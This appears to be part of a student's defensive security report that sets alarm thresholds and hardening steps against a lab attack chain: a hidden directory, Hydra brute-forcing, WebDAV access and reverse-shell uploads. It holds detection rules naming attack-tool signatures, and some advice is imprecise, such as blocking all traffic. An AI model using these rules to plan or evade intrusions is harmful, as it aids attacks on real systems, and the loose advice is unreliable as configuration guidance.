- When a single IP address sends large amount of web traffic in a short timespan, an alert will trigger.
- The threshold should be set every time HTTP request go past 1000 mark.

## System Hardening

- Network Firewalls should be configured to block all incoming and outgoing traffic.
- Ensure firewalls are patched.
- Routine system audits to proactively detect system weaknesses.

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

- An alert that will be triggered after a certain number of failed logins.
- An alert can also be set for any request made to access this directory from outside the company's network.
- Setting threshold of maximum of 5 failed logins attempts per minute with the ability to attempt again after 30 minutes.

## System Hardening

- Continuously train employees on confidentiality and privacy procedures.
- Highly confidential folders should not be shared for public access and limited access to users with privileged permissions.
- Increase password strength requirements to the directory(minimum length, mixture of upper case, lower case numbers and special characters).

# Mitigation: Preventing Brute Force Attacks

## Alarm

- An alarm would be set on certain number of returned code 401(unauthorized response).
- Also, an alarm would be set anytime the Mozilla/4.0(Hydra) user agent attempts a login.
- The threshold I would set to activate this alarm would be 5 unsuccessful login attempts per minute from a single IP address.

## System Hardening

- Creating a policy that locks out accounts for 30 minutes after 5 unsuccessful login attempts have been made.
- Increase password strength requirements and renewal every 3 months.
- Consider multi-factor authentication.
- Create a list of all blocked IP addresses based on IP addresses that have 50 unsuccessful attempts in the past 12 months. If the IP address is associated with one of our employees, further training may be required.

# Mitigation: Detecting the WebDAV Connection

## Alarm

- Create an alert for non-whitelisted IPs connecting to WebDAV and from non-secure locations.
- On HTTP GET request, I would set an alarm that activates on any IP address trying to directly access the WebDAV outside of the IP trusted addresses.
- The threshold I would set to activate this alarm would be when any HTTP PUT request is made.

## System Hardening

- Scanning all incoming traffic with anti-virus/anti-malware.
- Creating a whitelist of trusted IP addresses and ensure the set firewall security policy prevents all other access.
- Restrict access to the WebDAV folder to only allow users with privileged access.
- Harden authentication to the WebDAV by enforcing stronger username/passwords.

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

- Monitor all incoming uploads and setup alert for anything triggering by antivirus/anti-malware.
- Create an alert for files containing suspicious code/scrips and file extensions.

## System Hardening

- Setup a secure anti-virus/anti-malware application to screen for any incoming suspicious file. This application will require a daily update.
- Consistently review and update firewall rules.
- Restrict file uploads that includes php extensions.


The End